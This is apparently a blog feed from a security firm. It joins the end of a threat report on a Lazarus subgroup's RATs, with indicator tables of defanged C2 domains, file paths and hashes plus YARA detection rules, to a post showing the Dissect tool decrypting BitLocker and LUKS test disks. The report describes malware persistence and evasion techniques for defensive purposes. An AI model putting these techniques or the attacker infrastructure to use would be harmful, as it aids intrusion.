
In the 2024 incident response case, we observed the actor cleaning up PondRAT and ThemeForestRAT, to deploy a more advanced RAT, which we named RemotePE. RemotePE is retrieved from a C2 server by RemotePELoader. RemotePELoader is encrypted on disk using Window’s Data Protection API (DPAPI) and is loaded by DPAPILoader. Using DPAPI enables environmental keying and makes it difficult to recover the original payload without access to the machine. DPAPILoader was made persistent through a created Windows service.



Figure 10: RemotePELoader check-in request to retrieve RemotePE payload


In Figure 10, we show a RemotePELoader check-in request used to retrieve RemotePE from the C2 server. RemotePE is written in C++ and is more advanced and elegant. We think that the actor uses this more sophisticated RAT for interesting or high-value targets that require a higher degree of operational security. Interestingly, it too uses the file renaming strategy PondRAT and POOLRAT Windows samples implement, except it skips the last random iteration.

We will publish a more thorough analysis of RemotePE in a future blogpost.

Summary

This blog is about a Lazarus subgroup that we have encountered multiple times during incident response engagements. This is a capable, patient, financially motivated actor who remains a legitimate threat.

We first discussed an incident response case from 2024, where this actor impersonated employees of trading companies to establish contact with potential victims. Though the method of achieving initial access remains unknown, we suspect a Chrome zero-day was used.

After initial access, two RATs were used in combination: PondRAT and ThemeForestRAT. Though PondRAT has already been discussed, there are no public analyses of ThemeForestRAT at the time of writing. For persistence, phantom DLL loading was used in conjunction with a custom loader called PerfhLoader.

PondRAT is a primitive RAT that provides little flexibility, however, as an initial payload it achieves its purpose. It has similarities with POOLRAT/SimpleTea. For more complex tasks, the actor uses ThemeForestRAT, which has more functionality and stays under the radar as it is loaded into memory only.

Lastly, we found the actor replaced ThemeForestRAT and PondRAT with the more advanced RemotePE. A detailed analysis of RemotePE will be published in the near future. So, stay tuned!

In Table 6 and 7, we list indicators of compromise related to the incident response cases we investigated and other artifacts we link to this actor.

Incident Response Support

If you have any questions or need assistance based on these findings, please contact Fox-IT CERT at cert@fox-it.com. For urgent matters, call 0800-FOXCERT (0800-3692378) within the Netherlands, or +31152847999 internationally to reach one of our incident responders.

Indicators of Compromise

TypeIndicatorComment
net.domaincalendly[.]liveFake calendly.com
net.domainpicktime[.]liveFake picktime.com
net.domainoncehub[.]coFake oncehub.com
net.domaingo.oncehub[.]coFake oncehub.com
net.domaindpkgrepo[.]comPotentially related to Chrome exploitation
net.domainpypilibrary[.]comUnknown, visited by msiexec.exe shortly after dpkgrepo[.]com
net.domainpypistorage[.]comUnknown, connection seen under SessionEnv service
net.domainkeondigital[.]comLPEClient server, connection seen under SessionEnv service
net.domainarcashop[.]orgPondRAT C2
net.domainjdkgradle[.]comPondRAT C2
net.domainlatamics[.]orgPondRAT C2
net.domainlmaxtrd[.]comThemeForestRAT C2
net.domainpaxosfuture[.]comThemeForestRAT C2
net.domainwww[.]plexisco[.]comThemeForestRAT C2
net.domainftxstock[.]comThemeForestRAT C2
net.domainwww[.]natefi[.]orgThemeForestRAT C2
net.domainnansenpro[.]comThemeForestRAT C2
net.domainaes-secure[.]netRemotePE payload delivery and C2
net.domainazureglobalaccelerator[.]comRemotePE payload delivery and C2
net.domainazuredeploypackages[.]netUnknown, connection seen via injected process
net.ip144.172.74[.]120Fast Reverse Proxy server
net.ip192.52.166[.]253Used as parameter for Quasar
file.path%TEMP%\tmpntl.datWindows keylogger output file path
file.pathC:\Windows\Temp\TMP01.datWindows keylogger error file path
file.namenetraid.infThemeForestRAT Windows configuration filename
file.path/var/crash/cupsThemeForestRAT Linux configuration file path
file.path/private/etc/imapThemeForestRAT macOS configuration file path
file.path/private/etc/krb5d.confPOOLRAT macOS configuration file path, CISA 2021 report
file.path/etc/apdl.cfPOOLRAT Linux configuration file path
file.path%SystemRoot%\system32\apdl.cfPOOLRAT Windows configuration file path
file.path/tmp/xweb_log.mdPOOLRAT, PondRAT Linux libcurl error log file path
file.nameperfh011.datEncrypted payload loaded by PerfhLoader
file.namehsu.datFilename actor used for SysInternals ADExplorer output
file.namepfu.datFilename actor used for SysInternals Handle viewer output
file.namefpc.datDropped Fast Reverse Proxy configuration filename
file.namefp.exeDropped Fast Reverse Proxy executable
file.nametsvipsrv.dllDLL phantom loaded by actor (SessionEnv)
file.namewlbsctrl.dllDLL phantom loaded by actor (IKEEXT)
file.nameadepfx.exeFilename actor used for legitimate SysInternals ADExplorer
file.namehd.exeFilename actor used for legitimate SysInternals Nthandle.exe
file.namemsnprt.exeFilename actor uses for Proxymini, open-source socks proxy
file.path%LocalAppData%\IconCache.logOutput path for custom browser credentials and cookies dumper based on Mimikatz
file.path/private/etc/pdpastemacOS keylogger file path
file.path/private/etc/xmemmacOS keylogger output file path
file.path/private/etc/tls3macOS screenshotter output directory
file.path%LocalAppData%\Microsoft\Software\CacheWindows screenshotter output directory
file.pathc:\windows\system32\cmui.exeThemida-packed Quasar
Table 6: Indicators of Compromise linked to actor, without hashes
digest.sha256Comment
24d5dd3006c63d0f46fb33cbc1f576325d4e7e03e3201ff4a3c1ffa604f1b74aFast Reverse Proxy v0.32.1, also observed by Mandiant in the 3CX supply chain attack
4715e5522fc91a423a5fcad397b571c5654dc0c4202459fdca06841eba1ae9b3PerfhLoader
8c3c8f24dc0c1d165f14e5a622a1817af4336904a3aabeedee3095098192d91fPerfhLoader
f4d8e1a687e7f7336162d3caed9b25d9d3e6cfe75c89495f75a92ca87025374bPOOLRAT Windows
85045d9898d28c9cdc4ed0ca5d76eceb457d741c5ca84bb753dde1bea980b516POOLRAT Linux
5e40d106977017b1ed235419b1e59ff090e1f43ac57da1bb5d80d66ae53b1df8POOLRAT macOS (CISA 2021 report)
c66ba5c68ba12eaf045ed415dfa72ec5d7174970e91b45fda9ebb32e0a37784aThemeForestRAT Windows
ff32bc1c756d560d8a9815db458f438d63b1dcb7e9930ef5b8639a55fa7762c9ThemeForestRAT Linux
cc4c18fefb61ec5b3c69c31beaa07a4918e0b0184cb43447f672f62134eb402bThemeForestRAT macOS
6510d460395ca3643133817b40d9df4fa0d9dbe8e60b514fdc2d4e26b567dfbdPondRAT Windows
973f7939ea03fd2c9663dafc21bb968f56ed1b9a56b0284acf73c3ee141c053cPondRAT Linux
f0321c93c93fa162855f8ea4356628eef7f528449204f42fbfa002955a0ba528PondRAT macOS
4f6ae0110cf652264293df571d66955f7109e3424a070423b5e50edc3eb43874DPAPILoader
aa4a2d1215f864481994234f13ab485b95150161b4566c180419d93dda7ac039DPAPILoader
159471e1abc9adf6733af9d24781fbf27a776b81d182901c2e04e28f3fe2e6f3DPAPILoader
7a05188ab0129b0b4f38e2e7599c5c52149ce0131140db33feb251d926428d68RemotePELoader (decrypted from disk)
37f5afb9ed3761e73feb95daceb7a1fdbb13c8b5fc1a2ba22e0ef7994c7920efRemotePE
59a651dfce580d28d17b2f716878a8eff8d20152b364cf873111451a55b7224dWindows keylogger
3c8f5cc608e3a4a755fe1a2b099154153fb7a88e581f3b122777da399e698ccaWindows screenshotter
d998de6e40637188ccbb8ab4a27a1e76f392cb23df5a6a242ab9df8ee4ab3936macOS keylogger (getkey)
e4ce73b4dbbd360a17f482abcae2d479bc95ea546d67ec257785fa51872b2e3fmacOS screenshotter (getscreen)
1a051e4a3b62cd2d4f175fb443f5172da0b40af27c5d1ffae21fde13536dd3e1macOS clipboard logger (pdpaste)
9dddf5a1d32e3ba7cc27f1006a843bfd4bc34fa8a149bcc522f27bda8e95db14Proxymini tool, opensource SOCKS proxy tool
2c164237de4d5904a66c71843529e37cea5418cdcbc993278329806d97a336a5Themida-packed Quasar
Table 7: SHA256 hashes of tools used by the actor

YARA rules

import "pe"

rule Lazarus_DPAPILoader_Hunting {
  meta:
    description = "Hunting rule to detect DPAPILoader, a loader used to load RemotePE."
    author      = "Fox-IT / NCC Group"

  strings:
    $msg_1 = "[!] Could not allocate memory at the desired base!\n"
    $msg_2 = "[!] Virtual section size is out ouf bounds: "
    $msg_3 = "[!] Invalid relocDir pointer\n"
    $msg_4 = "[-] Not supported relocations format at %d: %d\n"
    $msg_5 = "[!] Cannot fill imports into 32 bit PE via 64 bit loader!\n"

  condition:
    any of them and pe.imports("Crypt32.dll", "CryptUnprotectData")
}

rule Lazarus_RemotePE_C2_strings {
  meta:
    description = "RemotePE strings used for C2."
    author      = "Fox-IT / NCC Group"

  strings:
    $a = "MicrosoftApplicationsTelemetryDeviceId" wide ascii xor
    $b = "armAuthorization" wide ascii xor
    $c = "ai_session" wide ascii xor

  condition:
    uint16(0) == 0x5A4D and all of them
}

rule Lazarus_RemotePE_class_strings {
  meta:
    description = "RemotePE class strings."
    author      = "Fox-IT / NCC Group"

  strings:
    $a = "IMiddleController" ascii wide xor
    $b = "IChannelController" ascii wide xor
    $c = "IConfigProfile" ascii wide xor
    $d = "IKernelModule" ascii wide xor

  condition:
    all of them
}

rule Lazarus_PerfhLoader_XOR_key {
  meta:
    description = "XOR key used for shellcode obfuscation."
    author      = "Fox-IT / NCC Group"

  strings:
    $mov_1  = { C7 [1-3] 00 01 02 03 }
    $mov_2  = { C7 [1-3] 04 05 06 07 }
    $mov_3  = { C7 [1-3] 08 09 0A 0B }
    $mov_4  = { C7 [1-3] 0C 0D 0E 0F }
    $init_1 = { 41 8D ?? FD 41 8D ?? F9 }

  condition:
    all of them
}

rule Lazarus_ThemeForestRAT_C2_strings {
  meta:
    description = "ThemeForestRAT strings used for C2."
    author      = "Fox-IT / NCC Group"

  strings:
    $themeforest = "ThemeForest_%s" ascii wide
    $thumb       = "Thumb_%s" ascii wide
    $param_code  = "code" ascii wide
    $param_fn    = "fn" ascii wide
    $param_ldf   = "ldf" ascii wide

  condition:
    all of them
}

rule Lazarus_ThemeForestRAT_RC4_key {
  meta:
    description = "ThemeForest RC4 key used for config file."
    author      = "Fox-IT / NCC Group"

  strings:
    $rc4_key     = { 20 1A 19 2D 83 8F 48 53 E3 00 }
    $rc4_key_mov = { 20 1A 19 2D [2-8] 83 8F 48 53 [2-10] E3 00 }

  condition:
    any of them
}

References

  1. https://securelist.com/operation-applejeus/87553/ β†©οΈŽ
  2. https://www.microsoft.com/en-us/security/blog/2024/08/30/north-korean-threat-actor-citrine-sleet-exploiting-chromium-zero-day/ β†©οΈŽ
  3. https://cloud.google.com/blog/topics/threat-intelligence/3cx-software-supply-chain-compromise β†©οΈŽ
  4. https://unit42.paloaltonetworks.com/threat-assessment-north-korean-threat-groups-2024/ β†©οΈŽ
  5. https://unit42.paloaltonetworks.com/gleaming-pisces-applejeus-poolrat-and-pondrat/ β†©οΈŽ
  6. https://slowmist.medium.com/analysis-of-north-korean-hackers-targeted-phishing-scams-on-telegram-872db3f7392b β†©οΈŽ
  7. https://www.microsoft.com/en-us/security/blog/2024/08/30/north-korean-threat-actor-citrine-sleet-exploiting-chromium-zero-day/ β†©οΈŽ
  8. https://decoded.avast.io/janvojtesek/lazarus-and-the-fudmodule-rootkit-beyond-byovd-with-an-admin-to-kernel-zero-day/ β†©οΈŽ
  9. https://posts.specterops.io/lateral-movement-scm-and-dll-hijacking-primer-d2f61e8ab992 β†©οΈŽ
  10. https://www.nccgroup.com/us/how-the-lazarus-group-targets-fintech/ β†©οΈŽ
  11. https://github.com/adamhlt/Manual-DLL-Loader β†©οΈŽ
  12. https://github.com/ParrotSec/mimikatz β†©οΈŽ
  13. https://aluigi.altervista.org/mytoolz.htm β†©οΈŽ
  14. https://github.com/fatedier/frp β†©οΈŽ
  15. https://cloud.google.com/blog/topics/threat-intelligence/3cx-software-supply-chain-compromise β†©οΈŽ
  16. https://github.com/fatedier/frp/releases/tag/v0.32.1 β†©οΈŽ
  17. https://github.com/quasar/Quasar/releases/tag/v1.3.0.0 β†©οΈŽ
  18. https://www.cisa.gov/news-events/cybersecurity-advisories/aa21-048a β†©οΈŽ
  19. https://www.volexity.com/blog/2022/12/01/buyer-beware-fake-cryptocurrency-applications-serving-as-front-for-applejeus-malware/ β†©οΈŽ
  20. https://c.m.163.com/news/a/HQVV9MTS0538B1YX.html β†©οΈŽ
  21. https://mp.weixin.qq.com/s?__biz=MzUyMjk4NzExMA%3D%3D&mid=2247499462&idx=1&sn=7cc55f3cc2740e8818648efbec21615f β†©οΈŽ
  22. https://vipyrsec.com/research/elf64-rat-malware/ β†©οΈŽ
  23. https://unit42.paloaltonetworks.com/gleaming-pisces-applejeus-poolrat-and-pondrat/ β†©οΈŽ
  24. https://attack.mitre.org/techniques/T1070/006/ β†©οΈŽ
  25. https://github.com/adamhlt/Manual-DLL-Loader β†©οΈŽ
  26. https://github.com/nettitude/SimplePELoader/ β†©οΈŽ
  27. https://www.welivesecurity.com/2018/04/03/lazarus-killdisk-central-american-casino/ β†©οΈŽ
  28. https://www.codeproject.com/Articles/7828/CHttpClient-A-Helper-Class-Using-WinInet β†©οΈŽ
  29. https://github.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections/blob/master/2016/2016.02.24.Operation_Blockbuster/Operation-Blockbuster-RAT-and-Staging-Report.pdf β†©οΈŽ
  30. https://attack.mitre.org/techniques/T1001/003/ β†©οΈŽ

Decrypting Full Disk Encryption with Dissect

11 December 2024 at 08:30

Author: Guus Beckers

Back inΒ 2022Β Fox-IT decided to open source its proprietary incident response tooling known as Dissect. Since then it has been adopted by many different companies in their regular workflow. For those of you who are not yet familiar with Dissect, it is an incident response framework built with incident response engagements of any scale in mind. It allows you to extract artifacts from a variety of data formats and export them to a format of your choosing. Ever since Dissect has been open sourced a large number of individuals and institutions have contributed to the Dissect framework, culminating in the first Dissect partner day earlier in 2024.Β Β 

One of the most popular requests has been the capability to use Dissect in combination with common disk encryption methods like Microsoft’s BitLocker or its Linux equivalent LUKS. Internally at Fox-IT we were able to already use these capabilities. With the release of Dissect version 3.17 these capabilities are now also available to the community at large.Β Β 

Of course, a blog post is not complete without a demo. In this scenario a data acquisition has been performed against a disk protected with BitLocker. We are interested in a specific file located on the user’s desktop.Β During this scenario, a virtual machine was created with VMware Fusion which uses the .vmwarevm file format. Dissect can parse this format thanks to its associated loader.

First, we use Dissect to examine the disk properties:Β Β 

$ target-info "Windows 11 x64.vmwarevm" -v                                                                                                                                               
2024-11-27T11:57:18.474060Z [error    ] Failed to open an encrypted volume <Volume name='Basic data partition' size=67921509888 fs=None> with volume manager bitlocker: Failed to unlock BDE volume [dissect.target.volume] 
2024-11-27T11:57:18.634092Z [warning  ] <Target Windows 11 x64.vmwarevm>: Can't identify filesystem: <Volume name='Microsoft reserved partition' size=16776704 fs=None> [dissect.target.target] 
2024-11-27T11:57:19.416120Z [warning  ] <Target Windows 11 x64.vmwarevm>: Failed to find OS plugin, falling back to default [dissect.target.target] 
<Target Windows 11 x64.vmwarevm> 
 
 
Disks 
- <Disk type="VmdkContainer" size="68719476736"> 
 
 
Volumes 
- <Volume name="Basic data partition" size="104857088" fs="FatFilesystem"> 
- <Volume name="Microsoft reserved partition" size="16776704" fs="NoneType"> 
- <Volume name="Basic data partition" size="67921509888" fs="NoneType"> 
- <Volume name="part_fd7c00000" size="673185280" fs="NtfsFilesystem"> 
 
 
Hostname       : None 
Domain         : None 
Ips            : 
Os family      : default 
Os version     : None 
Architecture   : None 
Language       : 
Timezone       : None 
Install date   : 1970-01-01T00:00:00.000000+00:00 
Last activity  : None 

It seems the disk is encrypted, now we can use the latest version ofΒ BitLockerΒ to decrypt the information.Β  Dissect supports three different types of decryption capabilities. An analyst can either use the user’s passphrase, the recovery key or can use a BitLocker file. Please check the updated documentation on the Dissect Docs page for more information.Β  For now we have created a keychain CSV file with the following information:Β Β 

$ cat keychain.csv 
bitlocker,recovery_key,,395791-328042-677721-279895-554466-214599-232023-709148 

We can useΒ Dissect’sΒ commands likeΒ target-infoΒ to check if the keychain works:Β 

$ target-info "Windows 11 x64.vmwarevm" -K keychain.csv                                                                                                                                     
2024-11-27T10:18:01.698079Z [warning  ] <Target Windows 11 x64.vmwarevm>: Can't identify filesystem: <Volume name='Microsoft reserved partition' size=16776704 fs=None> [dissect.target.target] 
2024-11-27T10:18:02.731474Z [warning  ] <Target Windows 11 x64.vmwarevm>: Empty hive: sysvol/windows/SECURITY [dissect.target.target] 
2024-11-27T10:18:02.737980Z [warning  ] <Target Windows 11 x64.vmwarevm>: Empty hive: sysvol/windows/SYSTEM [dissect.target.target] 
<Target Windows 11 x64.vmwarevm> 
 
 
Disks 
- <Disk type="VmdkContainer" size="68719476736"> 
 
 
Volumes 
- <Volume name="Basic data partition" size="104857088" fs="FatFilesystem"> 
- <Volume name="Microsoft reserved partition" size="16776704" fs="NoneType"> 
- <Volume name="Basic data partition" size="67921509888" fs="NoneType"> 
- <Volume name="part_fd7c00000" size="673185280" fs="NtfsFilesystem"> 
- <Volume name="Basic data partition" size="67921509888" fs="NtfsFilesystem"> 
 
 
Hostname       : SECRETDATAVM 
Domain         : None 
Ips            : 192.168.212.129 
Os family      : windows 
Os version     : Windows 11 Pro (NT 10.0) 26100.2314 
Architecture   : amd64-win64 
Language       : en_GB, en_NL, en_US 
Timezone       : Europe/Berlin 
Install date   : 2024-11-27T17:34:07.000000+00:00 
Last activity  : 2024-11-27T17:33:31.670376+00:00 

Alternatively, we can pass the recovery key value directly like this:Β 

$ target-info "Windows 11 x64.vmwarevm" -Kv 395791-328042-677721-279895-554466-214599-232023-709148 -v

Now we can browse through the decrypted filesystem and view the file on the user’s desktop:Β 

$ target-shell "Windows 11 x64.vmwarevm" -Kv 395791-328042-677721-279895-554466-214599-232023-709148 -q
                                                                                       
SECRETDATAVM:/$ cat c:/Users/Staff/Desktop/SuperSecretFile.txt 
Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident, sunt in culpa qui officia deserunt mollit anim id est laborum.

As you can imagine this also works with Linux in the exact same manner.Β  This time we use a LUKS passphrase in conjunction with Dissect:

$ target-info "Ubuntu 64-bit 24.04.1.vmwarevm" -Kv glad-design-paper-airplane                                                                                                                          
2024-11-27T11:48:07.224355Z [warning  ] Failed to decode raw key as hex, ignoring: glad-design-paper-airplane [dissect.target.helpers.keychain] 
2024-11-27T11:48:08.910029Z [warning  ] <Target Ubuntu 64-bit 24.04.1.vmwarevm>: Can't identify filesystem: <Volume name='part_00100000' size=1048064 fs=None> [dissect.target.target] 
